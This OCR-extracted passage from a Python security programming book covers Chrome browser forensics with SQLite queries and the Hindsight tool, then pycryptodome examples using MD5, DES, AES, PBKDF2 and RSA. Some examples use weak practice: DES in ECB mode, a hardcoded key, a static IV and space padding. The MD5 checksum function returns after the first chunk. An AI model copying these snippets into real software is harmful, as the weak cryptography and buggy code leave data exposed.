by_ext_name	VARCHAR	`by_ext_name` VARCHAR NOT NULL
etag	VARCHAR	`etag` VARCHAR NOT NULL

Figure 13.4 – Columns available in the downloads SQLite table

We could build a Python script that extracts information from the downloads table. You only need to use the **`sqlite3`** module and execute the following query over the **`downloads`** table:

```
SELECT target_path, referrer,
      start_time, end_time,
      received_bytes FROM
      downloads
```

You can find the following code in the **`ChromeDownloads.py`** file:

```
import sqlite3
import datetime
import optparse
def fixDate(timestamp):
    #Chrome stores timestamps
      in the number of
      microseconds since Jan 1
      1601.
    #To convert, we create a
      datetime object for Jan
```

```
      1 1601...
    epoch_start =
      datetime.datetime(1601,1
      ,1)
    #create an object for the
      number of microseconds
      in the timestamp
    delta =
      datetime.timedelta(micro
      seconds=int(timestamp))
    #and return the sum of
      the two.
    return epoch_start +
      delta
def
      getMetadataHistoryFile(l
      ocationHistoryFile):
sql_connect =
      sqlite3.connect(location
      HistoryFile)
for row in
      sql_connect.execute('SEL
      ECT target_path,
      referrer, start_time,
      end_time, received_bytes
      FROM downloads;'):
print
      ("Download:",row[0].enco
      de('utf-8'))
print ("\tFrom:",str(row[1]))
print
      ("\tStarted:",str(fixDat
```

```
        e(row[2])))
print
        ("\tFinished:",str(fixDa
        te(row[3])))
print ("\tSize:",str(row[4]))
```

In the previous code, we are defining functions for transforming date format and query information related to browser downloads from the downloads table.

To execute the previous script, Chrome needs to have been closed, and we need to pass the location of your history file database located in the **/home/linux/.config/google-chrome/Default** folder as a parameter:

```
$ python3 ChromeDownloads.py
        --location
        /home/linux/.config/goog
        le-
        chrome/Default/History
```

In this section, we have reviewed how the Chrome browser stores information in a SQLite database. Next, we'll analyze a tool that allows us to automate this process with a terminal or web interface.

CHROME FORENSICS WITH HINDSIGHT

Hindsight (https://github.com/obsidianforensics/hindsight) is an open source tool for parsing a user's Chrome browser data and allows you to analyze several different types of web artifacts, including URLs, download history, cache records, bookmarks, preferences, browser extensions,

HTTP cookies, and local storage logs in the form of cookies.

This tool can be executed in two ways:

- The first one is using the **`hindsight.py`** script.
- The second one is by executing the **`hindsight_gui.py`** script, which provides a web interface for entering the location where the Chrome profile is located.

To execute this script, we first need to install the modules available in **`requirements.txt`** with the following command:

```
$ python3 install -r
      requirements.txt
```

Executing **`hindsight.py`** from the command line requires passing the location of your Chrome profile as a mandatory input parameter:

```
usage: hindsight.py [-h] -i
      INPUT [-o OUTPUT] [-b
      {Chrome,Brave}]
                    [-f
      {sqlite,jsonl,xlsx}] [-l
      LOG] [-t TIMEZONE]
                    [-d
      {mac,linux}] [-c CACHE]
```

```
Hindsight v20200607 -
      Internet history
      forensics for Google
      Chrome/Chromium.
This script parses the files
      in the
      Chrome/Chromium/Brave
      data folder, runs
      various plugins
   against the data, and then
      outputs the results in a
      spreadsheet.
optional arguments:
  -h, --help            show
      this help message and
      exit
  -i INPUT, --input INPUT
                        Path
      to the Chrome(ium)
      profile directory
      (typically
                        "Defa
      ult")
```

The location of your Chrome profile depends on your operating system. The Chrome data folder default locations are as follows:

- **WinXP**: **<userdir>\Local Settings\Application Data\Google\Chrome \User Data\Default**

- **Vista/7/8/10**: **<userdir>\AppData\Local\Google\Chrome\User Data\Default**
- **Linux**: **<userdir>/.config/google-chrome/Default/**
- **OS X**: **<userdir>/Library/Application Support/Google/Chrome/Default/**
- **iOS**: **\Applications\com.google.chrome.ios\Library\Application Support\Google\Chrome\Default**
- **Chromium OS**: **\home\user\<GUID>**


We could execute the following command, setting the input parameter with the default profile over a Linux Google Chrome location. The Chrome browser should be closed before running Hindsight:

```
$ python3 hindsight.py --
      input
```

```
        /home/linux/.config/goog
        le-chrome/Default
```

The second way is to execute the **`hindsight_gui.py`** script and visit http://localhost:8080 in a browser:

```
$ python3 hindsight_gui.py
##############################
        ##########################
        ##########################
        ###
```



```
                                  by
        @_RyanBenson              |___/
          v20200607
##############################
      ##########################
      ##########################
      ###
Bottle v0.12.18 server
      starting up (using
      WSGIRefServer())...
Listening on
      http://localhost:8080/
```

In the following screenshot, we can see the user interface, and the **Profile Path** field needs to be completed to get Chrome data:




Figure 13.5 – Hindsight user interface

If we try to run the script with the Chrome browser process open, it will block the process, since we need to close the Chrome browser before running it. This is the error message returned when you try to execute the script with the Chrome process running:

```
SQLite3 error; is the Chrome
      profile in
      use?  Hindsight cannot
      access history files if
```

```
Chrome has them
locked.  This error most
often occurs when trying
to analyze a local
Chrome installation
while it is
running.  Please close
Chrome and try again.
```

At this point, we can say that the metadata extraction from browsers process can be done by making queries on **`sqlite`** databases, as well as using specific tools that have automated the extraction process.

In this section, we have reviewed how the Firefox and Chrome browsers store information in **`sqlite`** databases and other specific tools such as Firefeed and Hindsight that help us to automate the process of extracting downloads, history, cookies, and other metadata.

Summary

One of the objectives of this chapter was to learn about the modules that allow us to extract metadata from documents and images, as well as to extract geolocation information from IP addresses and domain names.

We discussed how to obtain information from a website such as how technologies and CMS are being used on a certain web page. Finally, we reviewed how to extract metadata from web browsers such as Chrome and Firefox. All the tools reviewed in this chapter allow us to get information that may be useful for later phases of our pentesting or audit process.

In the next chapter, we will explore programming packages and Python modules for implementing cryptography and steganography.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which method within the **`geoip2`** module allows us to obtain the geolocation from the IP address passed by the parameter?
2. Which module, class, and method can we use to obtain information from a PDF document?
3. Which module allows us to extract image information from tags in EXIF format?
4. What is the name of the table that stores information related to user history in the Firefox browser?
5. What are the methods that we can use from the **`wappalyzer`** module to obtain the technologies used by a website?

Further reading

At the following links, you can find more information about the tools mentioned in this chapter and the official Python documentation for some of the modules commented on:

- **Geo-Recon**: An OSINT CLI tool designed to track IP reputation and geolocation lookup (https://github.com/radioactivetobi/geo-recon).
- **PyPDF2 documentation**: https://pythonhosted.org/PyPDF2.
- **Peepdf** is a Python tool that analyzes PDF files and allows you to visualize all the objects in a document. It also has the ability to analyze different versions of a PDF file, sequences of objects, and encrypted files, as well as to modify and obfuscate PDF files: https://eternal-todo.com/tools/peepdf-pdf-analysis-tool.
- **PDFMiner** (https://pypi.org/project/pdfminer) is a tool developed in Python that

works correctly in Python 3 using the **`PDFMiner.six`** package (https://github.com/pdfminer/pdfminer.six). Both packages allow you to analyze and convert PDF documents.

- **PDFQuery** (https://github.com/jcushman/pdfquery) is a library that allows you to extract content from a PDF file using **`jquery`** and **`xpath`** expressions with scraping techniques.
- **Chromensics – Google Chrome Forensics**: https://sourceforge.net/projects/chromensics.
- Extract all interesting forensic information on Firefox: https://github.com/Busindre/dumpzilla

Chapter 14: Cryptography and Steganography

Python, in addition to being one of the most commonly used languages in computer security, is also well known for proposing solutions for its use in cryptography applications. This chapter covers cryptographic functions and implementations in Python, going into detail on some encryption and decryption algorithms and hash functions.

This chapter covers the main modules we have in Python for encrypting and decrypting information, including **`pycryptodome`** and **`cryptography`**. Also, we will cover steganography techniques and how to hide information in images with **`stepic`** modules. Finally, we will cover Python modules that generate keys securely with the **`secrets`** and **`hashlib`** modules.

You will acquire skills related to encrypting and decrypting information with Python modules and other techniques such as steganography for hiding information in images.

The following topics will be covered in this chapter:

- Encrypting and decrypting information with PyCryptodome
- Encrypting and decrypting information with cryptography

- Steganography techniques for hiding information in images
- Steganography with stepic
- Generating keys securely with the secrets and hashlib modules

Technical requirements

Before you start reading this chapter, you should know the basics of Python programming and have some basic knowledge about the HTTP protocol. We will work with Python version 3.7, which is available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action: https://bit.ly/3k3vgez

Encrypting and decrypting information with pycryptodome

In this section, we will review cryptographic algorithms and the **`pycryptodome`** module for encrypting and decrypting data.

Introduction to cryptography

Cryptography can be defined as the practice of hiding information and includes techniques for message integrity checking, sender/receiver identity authentication, and digital signatures.

The following are the four most common types of cryptography algorithms:

- **Hash functions**: Also known as one-way encryption, a hash function outputs a fixed-length hash value for plaintext input and, in theory, it's impossible to recover the length or content of the plain text. One-way cryptographic functions are used in websites to store passwords in a way that they cannot be retrieved. Being designed to be a one-way function, the only way to get the input data from the hash code is by brute-force searching for possible inputs or by using a table of matching hashes.
- **Keyed hash functions**: Used to build **Message-Authentication Codes** (**MACs**) and are intended to prevent brute-force attacks.

- **Symmetric encryption**: Output a cipher text for some text input using a variable key, and we can decrypt the cipher text using the same key. Algorithms that use the same key for both encryption and decryption are known as **symmetric key algorithms**.
- **Public key algorithms**: For public key algorithms, we have two different keys, one for encryption and the other for decryption. Users use the recipient's public key to send a message and keep their private key secret. The recipient of the message uses their private key to decrypt the message. An example of the use of this type of algorithm is the digital signature that is used to guarantee that the data exchanged between the client and server has not been altered. An example of such an encryption algorithm is RSA, which is used to perform key exchange during the SSL/TLS handshake process. You can learn more about this process at

https://www.ssl.com/article/ssl-tls-handshake-overview.

Now that we have reviewed the main types of encryption, we are going to analyze the pycryptodome module as one of the most commonly used cryptography modules in Python.

Introduction to pycryptodome

When it comes to encrypting information with Python, we have some options, but one of the most reliable is the **`pycryptodome`** cryptographic module, which supports functions for block encryption, flow encryption, and hash calculation.

Pycryptodome (https://pypi.org/project/pycryptodome) is a module that uses low-level cryptographic primitives. It is written mostly in Python, although it also has routines written in C for performance reasons.

This module provides all the requisite functions for implementing strong cryptography in a Python application, including both hash functions and encryption algorithms. Among the main characteristics, we can highlight the following:

- Authenticated encryption modes (GCM, CCM, EAX, SIV, and OCB)
- Elliptic curve cryptography

- RSA and DSA key generation
- Improved and more compact APIs, including nonce and iv attributes for ciphers to randomize the generation of the data

To use this module with Python 3, we need to install it with the following **`python3-dev`** and **`build-essential`** packages:

```
$ sudo apt-get install build-
    essential python3-dev
$ sudo python3 -m pip install
    pycryptodome
```

Among the main block ciphers supported by **`pycryptodome`**, we can highlight the following:

- HASH
- AES
- DES
- DES3
- IDEA
- RC5

In general, all these ciphers are used in the same way. We can use the **`Crypto.Cipher`** package to import a specific cipher type:

```
from Crypto.Cipher import
      [Chiper_Type]
```

We can use the **new** method constructor to initialize the cipher:

```
new ([key], [mode], [Vector
      IV])
```

With this method, only the key is a mandatory parameter, and we must take into account whether the type of encryption requires that it has a specific size. The possible modes are **MODE_ECB**, **MODE_CBC**, **MODE_CFB**, **MODE_PGP**, **MODE_OFB**, **MODE_CTR**, and **MODE_OPENPGP**.

If the **MODE_CBC** or **MODE_CFB** modes are used, the third parameter (**Vector IV**) must be initialized, which allows the setting of an initial value to be given to the cipher. Some ciphers may have optional parameters, such as AES, which can specify the block and key size with the **block_size** and **key_size** parameters.

This module provides support for hash functions with the use of the **Crypto.Hash** submodule. You can import a specific hash type with the following instruction, where **hash_type** is a value that can be one of the hash functions supported between MD5, SHA1, and SHA256:

```
Crypto.Hash import
      [hash_type]
```

We could use the MD5 hash function to obtain the checksum of a file. You can find the following code in the **checksSumFile.py** file inside the **pycryptodome** folder:

```
from Crypto.Hash import MD5
def
      get_file_checksum(filena
      me):
     hash = MD5.new()
     chunk_size = 8191
     with open(filename, 'rb')
       as file:
          while True:
              chunk =
       file.read(chunk_size)
              if len(chunk) ==
       0:
                  break
              hash.update(chunk
       )
              return
       hash.hexdigest()
print('The MD5 checksum
      is',get_file_checksum('c
      hecksSumFile.py'))
```

In the preceding code, we are using the **MD5** hash to obtain the checksum of a file. We are using the **update()** method to set the data we need in order to obtain the hash, and finally we use the **hexdigest()** method to generate the hash. We can see how hashing is calculated in blocks or fragments of information and we are using chunks, and so it is a more efficient technique from the memory point of view.

The output of the preceding script will be similar to the one shown here:

```
The MD5 checksum is
      477f570808d8cd31ee8b1fb8
      3def73c4
```

We continue to analyze different encryption algorithms, for example, the DES algorithm where the blocks have a length of eight characters, and which is often used when we want to encrypt and decrypt with the same encryption key.

ENCRYPTING AND DECRYPTING WITH THE DES ALGORITHM

DES is a block cipher, which means that the text to be encrypted is a multiple of eight, so you need to add spaces at the end of the text you want to cipher to complete the eight characters. The following script encrypts a user and a message and, finally, simulates that it is the server that has received these credentials, and then decrypts and displays this data.

You can find the following code in the **DES_encrypt_decrypt.py** file inside the **pycryptodome** folder:

```
from Crypto.Cipher import DES
# Fill with spaces the user
      until 8 characters
user
      =  "user    ".encode("ut
      f8")
message = "message
      ".encode("utf8")
key='mycipher'
```

```
# we create the cipher with
      DES
cipher =
      DES.new(key.encode("utf8
      "),DES.MODE_ECB)
# encrypt username and
      message
cipher_user =
      cipher.encrypt(user)
cipher_message =
      cipher.encrypt(message)
print("Cipher User: " +
      str(cipher_user))
print("Cipher message: " +
      str(cipher_message))
# We simulate the server
      where the messages
      arrive encrypted
cipher =
      DES.new(key.encode("utf8
      "),DES.MODE_ECB)
decipher_user =
      cipher.decrypt(cipher_us
      er)
decipher_message =
      cipher.decrypt(cipher_me
      ssage)
print("Decipher user: " +
      str(decipher_user.decode
      ()))
print("Decipher Message: " +
      str(decipher_message.dec
```

```
        ode()))
```

The preceding script encrypts the data using DES, so the first thing it does is import the DES module and create a cipher object where the **`mycipher`** parameter value is the encryption key.

It is important to note that both the encryption and decryption keys must have the same value. In our example, we are using the key variable in both the **`encrypt`** and **`decrypt`** methods. This will be the output of the preceding script:

```
$ python3
      DES_encrypt_decrypt.py
Cipher User:
      b'\xccO\xce\x11\x02\x80\
      xdb&'
Cipher message:
      b'}\x93\xcb\\\x14\xde\x1
      7\x8b'
Decipher user: user
Decipher Message: message
```

Another interesting algorithm to analyze is that of AES, where the main difference with respect to DES is that it offers the possibility of encrypting with different key sizes.

ENCRYPTING AND DECRYPTING WITH THE AES ALGORITHM

Advanced Encryption Standard (**AES**) is a block encryption algorithm adopted as an encryption standard

in communications today. Among the main encryption modes, we can highlight the following:

- **Cipher-block chaining** (**CBC**): In this mode, each block of plain text is applied with an XOR operation with the previous cipher block before being ciphered. In this way, each block of ciphertext depends on all the plain text processed up to this point. For working with this mode, we usually use an initialization vector (**`IV`**) to make each message unique.
- **Electronic Code-Book** (**ECB**): In this mode, the messages are divided into blocks and each of them is encrypted separately using the same key. The disadvantage of this method is that identical blocks of plain or cleartext can correspond to blocks of identical cipher text, so that you can recognize these patterns and discover the plain text from the cipher text. Hence, its use today in applications as an

encryption mode is not recommended.

- **Galois/Gounter Mode (GCM)**: This is an operation mode used in block ciphers with a block size of 128 bits. AES-GCM has become very popular due to its good performance and being able to take advantage of hardware acceleration enhancements in processors. In addition, thanks to the use of the initialization vector, we could randomize the generation of the keys to improve the process of encrypting two messages with the same key.

To use an encryption algorithm such as AES, you need to import it from the **`Crypto.Cipher.AES`** submodule. As the **`pycryptodome`** block-level encryption API is very low level, it only accepts 16, 24, or 32-bytes-long keys for AES-128, AES-196, and AES-256, respectively. The longer the key, the stronger the encryption.

In this way, you need to ensure that the data is a multiple of 16 bytes in length. Our AES key needs to be either 16, 24, or 32 bytes long, and our initialization vector needs to be 16 bytes long. That will be generated using the **`random`** and **`string`** modules.

You can find the following code in the **AES_encrypt_decrypt.py** file inside the **pycryptodome** folder:

```
from Crypto.Cipher import AES
# key has to be 16, 24 or 32
      bytes long
key="secret-key-12345"
encrypt_AES =
      AES.new(key.encode("utf8
      "), AES.MODE_CBC, 'This
      is an IV-
      12'.encode("utf8"))
# Fill with spaces the user
      until 32 characters
message = "This is the secret
      message      ".encode("u
      tf8")
ciphertext =
      encrypt_AES.encrypt(mess
      age)
print("Cipher text: " ,
      ciphertext)
decrypt_AES =
      AES.new(key.encode("utf8
      "), AES.MODE_CBC, 'This
      is an IV-
      12'.encode("utf8"))
message_decrypted
      =  decrypt_AES.decrypt(c
      iphertext)
print("Decrypted text:
      ",  message_decrypted.st
```

```
        rip().decode())
```

The preceding script encrypts the data using **AES**, so the first thing it does is import the **AES** module. **AES.new()** represents the method constructor for initializing the AES algorithm and takes three parameters: encryption key, encryption mode, and initialization vector (IV).

To encrypt a message, we use the **encrypt()** method on the plain text message, and for decryption, we use the **decrypt()** method on the cipher text.

This will be the output of the preceding script:

```
$ python3
      AES_encrypt_decrypt.py
Cipher
      text:  b'\xf2\xda\x92:\x
      c0\xb8\xd8PX\xc1\x07\xc2
      \xad"\xe4\x12\x16\x1e)
      (\xf4\xae\xdeW\xaf_\x9d\
      xbd\xf4\xc3\x87\xc4'
Decrypted text:  This is the
      secret message
```

We could improve the preceding script through the generation of the initialization vector using the **Random** submodule and the generation of the key through the **PBKDF2** submodule, which allows the generation of a random key from a random number called **salt**, the size of the key, and the number of iterations.

You can find the following code in the **AES_encrypt_decrypt_PBKDF2.py** file inside the **pycryptodome** folder:

```
from Crypto.Cipher import AES
from Crypto.Protocol.KDF
     import PBKDF2
from Crypto import Random
# key has to be 16, 24 or 32
     bytes long
key="secret-key-12345"
iterations = 10000
key_size = 16
salt =
     Random.new().read(key_si
     ze)
iv =
     Random.new().read(AES.bl
     ock_size)
derived_key = PBKDF2(key,
     salt, key_size,
     iterations)
encrypt_AES =
     AES.new(derived_key,
     AES.MODE_CBC, iv)
# Fill with spaces the user
     until 32 characters
message = "This is the secret
     message      ".encode("u
     tf8")
ciphertext =
     encrypt_AES.encrypt(mess
     age)
print("Cipher text: " ,
     ciphertext)
```

```
decrypt_AES =
      AES.new(derived_key,
      AES.MODE_CBC, iv)
message_decrypted
      =  decrypt_AES.decrypt(c
      iphertext)
print("Decrypted text:
      ",  message_decrypted.st
      rip().decode())
```

In the preceding code, we are using the **PBKDF2** algorithm to generate a random key that we will use to encrypt and decrypt. The **ciphertext** variable is the one that refers to the result of the encrypted data, and **message_decrypted** refers to the result of the decrypted data.

In the preceding code, we can also see that the **PBKDF2** algorithm requires an alternate salt and the number of iterations. The random salt value will prevent a brute-force process against the key and should be stored together with the password hash, recommending a salt value per password. Regarding the number of iterations, a high number is recommended to make the decryption process following a possible attack more difficult.

Another possibility offered by the AES algorithm is the encryption of files using data blocks, also known as fragments or chunks.

File encryption with AES

AES encryption requires that each block being written be a multiple of 16 bytes in size. So, we read, encrypt, and write the data in chunks. The chunk size is required to be

a multiple of 16. The following script encrypts and decrypts a file selected by the user.

You can find the following code in the **AES_encrypt_decrypt_file.py** file inside the **pycryptodome** folder:

```
def encrypt_file(key,
      filename):
chunk_size = 64*1024
output_filename = filename +
      '.encrypted'
# Random Initialization
      vector
iv =
      Random.new().read(AES.bl
      ock_size)
#create the encryption cipher
encryptor = AES.new(key,
      AES.MODE_CBC, iv)
#Determine the size of the
      file
filesize =
      os.path.getsize(filename
      )
#Open the output file and
      write the size of the
      file.
#We use the struct package
      for the purpose.
with open(filename, 'rb') as
      inputfile:
```

```
with open(output_filename,
      'wb') as outputfile:
outputfile.write(struct.pack(
      '<Q', filesize))
outputfile.write(iv)
while True:
chunk =
      inputfile.read(chunk_siz
      e)
if len(chunk) == 0:
break
elif len(chunk) % 16 != 0:
chunk += bytes(' ','utf-8') *
      (16 - len(chunk) % 16)
outputfile.write(encryptor.en
      crypt(chunk))
```

In the preceding script, we are defining the function that encrypts a file using the AES algorithm. First, we initialize our initialization vector and the AES encryption method. Finally, we read the file using blocks in multiples of 16 bytes, with the aim of encrypting the file chunk by chunk.

For decryption, we need to reverse the preceding process in order to decrypt the file using AES:

```
def decrypt_file(key,
      filename):
chunk_size = 64*1024
output_filename =
      os.path.splitext(filenam
      e)[0]
```

```
#open the encrypted file and
      read the file size and
      the initialization
      vector.
#The IV is required for
      creating the cipher.
with open(filename, 'rb') as
      infile:
origsize =
      struct.unpack('<Q',
      infile.read(struct.calcs
      ize('Q')))[0]
iv = infile.read(16)
#create the cipher using the
      key and the IV.
decryptor = AES.new(key,
      AES.MODE_CBC, iv)
#We also write the decrypted
      data to a verification
      file,
#so we can check the results
      of the encryption
#and decryption by comparing
      with the original file.
with open(output_filename,
      'wb') as outfile:
while True:
chunk =
      infile.read(chunk_size)
if len(chunk) == 0:
break
```

```
outfile.write(decryptor.decry
      pt(chunk))
outfile.truncate(origsize)
```

In the preceding script, we are defining the function that decrypts a file using the AES algorithm. First, we open the encrypted file and read the file size and the initialization vector. Finally, we write the decrypted data to a verification file so that we can check the results of the encryption.

The following code represents our main function that offers the user the possibility of encrypting or decrypting the contents of a file:

```
def main():
    choice = input("do you
      want to (E)ncrypt or
      (D)ecrypt?: ")
    if choice == 'E':
        filename =
      input('file to encrypt:
      ')
        password =
      input('password: ')
        encrypt_file(getKey(p
      assword.encode("utf8")),
      filename)
        print('done.')
    elif choice == 'D':
        filename =
      input('file to decrypt:
      ')
```

```
            password =
        input('password: ')
            decrypt_file(getKey(p
        assword.encode("utf8")),
        filename)
            print('done.')
    else:
            print('no option
        selected.')
if __name__ == "__main__":
    main()
```

This will be the output of the preceding script, where we have options to encrypt and decrypt a file entered by the user:

```
$ python3
      AES_encrypt_decrypt_file
      .py
do you want to (E)ncrypt or
      (D)ecrypt?: E
file to encrypt: file.txt
password:
done.
```

The output of the preceding script when the user is encrypting a file will result in a file called **`file.txt.encrypted`**, which contains the same contents as the original file, but the information is not legible.

We continue to analyze different encryption algorithms, for example, the RSA algorithm, which uses an asymmetric public key scheme for encryption and decryption.

GENERATING RSA SIGNATURES USING PYCRYPTODOME

RSA is a public key cryptographic system with the ability to digitally encrypt and sign a document. As in any public key system, the sender requires the receiver's public key to encrypt the data to be sent for later. The receiver will use their private key to decrypt them.

In the case of data signatures, the sender uses their own private key to sign them and then the receiver uses the sender's public key to verify them.

In the following example, we are encrypting and decrypting using the RSA algorithm through the public and private keys.

You can find the following code in the **RSA_generate_pair_keys.py** file inside the **pycryptodome** folder:

```
from Crypto.PublicKey import
     RSA
from Crypto.Cipher import
     PKCS1_OAEP
from Crypto.Hash import
     SHA256
from Crypto.Signature import
     PKCS1_v1_5
def generate(bit_size):
    keys =
     RSA.generate(bit_size)
    return keys
def encrypt(pub_key, data):
```

```
    cipher =
      PKCS1_OAEP.new(pub_key)
    return
      cipher.encrypt(data)
def decrypt(priv_key, data):
    cipher =
      PKCS1_OAEP.new(priv_key)
    return
      cipher.decrypt(data)
keys = generate(2048)
```

The first step in applying RSA is to generate the public and private key pair. In the preceding code, we are generating the key pair using the **`generate`** method, passing as a parameter the key size. It is recommended to have a length of at least **`2048`** bits.

Next, we export the public key using the **`publickey()`** method and use the **`decode()`** method to export the public key in **`utf-8`** format. **`PEM`** is a text-based encoding type that is often used if you want to share by means of a service such as email:

```
print("Public key:")
print(keys.publickey().export
      _key('PEM').decode(),
      end='\n\n')
with open("public.key",'wb')
      as file:
    file.write(keys.publickey
      ().export_key())
print("Private Key:")
```

```
print(keys.export_key('PEM').
      decode())
with open("private.key",'wb')
      as file:
    file.write(keys.export_ke
      y('PEM'))
```

We could use **RSA** to create a message signature. A valid signature can only be generated with access to the private **RSA** key, so validation is possible with the corresponding public key:

```
text2cipher =
      "text2cipher".encode("ut
      f8")
hasher =
      SHA256.new(text2cipher)
signer = PKCS1_v1_5.new(keys)
signature =
      signer.sign(hasher)
verifier =
      PKCS1_v1_5.new(keys)
if verifier.verify(hasher,
      signature):
    print('The signature is
      valid!')
else:
    print('The message was
      signed with the wrong
      private key or
      modified')
```

In the preceding code, we are executing a signature verification that works with the public key. Finally, we

use the public key to encrypt the data and the private key to decrypt the data:

```
encrypted_data =
      encrypt(keys.publickey()
      ,text2cipher)
print("Text
      encrypted:",encrypted_da
      ta)
decrypted_data =
      decrypt(keys,encrypted_d
      ata)
print("Text
      Decrypted:",decrypted_da
      ta.decode())
```

These will be the output of the preceding script where we are generating the public and private keys:

```
$ python3
      RSA_generate_pair_keys.p
      y
Public key:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCA
      Q
      8AMIIBCgKCAQEAxYLEDHfAoq
      Zj8i3k85pQ
D3j96KFL4iQp0IfQ68nCHlacaZORc
      4dWTBrLsKtyk1oqyfPqN0Kdr
      E/a3TXecG2u
nqYozmwCTm+6VhskmvKqtP2z4Si1X
      1vqB56/FKWKU0H8aaLAvuTqC
      xId2kQJLj/g
```

```
ZdI0WtT8lkjYjJqzchf9iXlkPJIEw
      6S
      HH0rr0fukyms10AowafSlWbQ
      UnwHQ0a0z
5YWiOqWwoOmN5sRuvNHj4IWS0QURs
      ZixL
      Tb0bfsAzAgluQyc+fYuvmZpP
      yAiIj0a
v8ED8nRPNozt9qZn9kSn+4pd6w0JY
      WxXwGfIKiT9EQ/vP/fioOldJ
      IQiX+caJdqV
dQIDAQAB
-----END PUBLIC KEY-----
Private Key:
-----BEGIN RSA PRIVATE KEY---
      --
MIIEowIBAAKCAQEAxYLEDHfAoqZj8
      i3k8
      5pQD3j96KFL4iQp0IfQ68nCH
      lacaZOR
c4dWTBrLsKtyk1oqyfPqN0KdrE/a3
      TXecG2unqYozmwCTm+6Vhskm
      vKqtP2z4Si
…
-----END RSA PRIVATE KEY-----
The signature is valid!
Text encrypted:
b"\x1c\x13\xf5\xf3\x9e\xa3\xc
      c\xfa\xb9\xaf\x80($\x0b\
      xea.\xf2s/\x95RbF\x99BR\
      x11\xab\xf0\x85\xc4gIu\x
      0e\x9b\x97\x1e\x81\xf5\x
```

```
826\xc4\x8f\xdfU\xcd28eB
\x0f%\xf3X`\xb8\xb1B\xe7
\xdf\x02\xd6\xc4\xbfvf\x
87\x1e\x8b\xbcW0]\x98\xd
6\\\x8e\xd9M\xb9g\xb4\x0
5\x08\x98V0\x9b\xddU\xa6
\xd3\xee\xf8Seg+Op\xd6fj
\xd1\x9duT\xf5\xca\x88\x
b2q&\xc1(*D\xda\x18\xcd\
xe5Ic/\xf5`\xa1\xacEriF\
xb1\xdb\x12\x14\x8e\x93D
\xa8\xc5\xc5\xea\xac\xcd
;\x0fY\xc0O\xcd\xce\xcc)
\xaev\x8f_\x13
\xb6\xe9\x99\x11\xf1\x96
\x89\\\xfd\xbd\xd9\xcaQ4
!j\x07\xd6\xd7@l\xf1\x16
\xc6\xc6w\xce\xb1\x17\xc
f\xa4\xb8\xa8\xd1\x06'\x
db\x85\x1e\xa8\x93\xecNL
\xffK\xb8hz\xac\xa3\xeb\
x92\x101\x97\xd8\xa9\xf9
U\xd9\xef\x1f)\xbf47\xc4
v\xe9\xf7o0\xb8\xedT\xff
\xa1x
;\x028W\x894YA\xe8\xc4\x
be\x97\xd1\x97\x07"
Text Decrypted: text2cipher
```

In the preceding output, we can see the generation of public and private keys with RSA and the validation of the signature.

Now that we have reviewed the **pycryptodome** module, we are going to analyze the

cryptography module as an alternative for encrypting and decrypting data.

Encrypting and decrypting information with cryptography

In this section, we will review the **cryptography** module for encrypting and decrypting data, including some algorithms such as AES.

Introduction to the cryptography module

Cryptography (https://pypi.org/project/cryptography) is a module available in the PyPI repository that you can install by means of the following command:

```
$ pip3 install cryptography
```

The main advantage that **cryptography** provides over other cryptography modules such as **pycryptodome** is that it offers superior performance when it comes to performing cryptographic operations.

This module includes both high-level and low-level interfaces to common cryptographic algorithms, such as symmetric ciphers, message digests, and key-derivation functions. For example, we can use symmetric encryption with the **fernet** package.

SYMMETRIC ENCRYPTION WITH THE FERNET PACKAGE

Fernet is an implementation of symmetric encryption and guarantees that an encrypted message cannot be manipulated or read without the key.

To generate the key, we can use the **`generate_key()`** method from the Fernet interface. You can find the following code in the **`encrypt_decrypt_message.py`** file inside the **`cryptography`** folder:

```
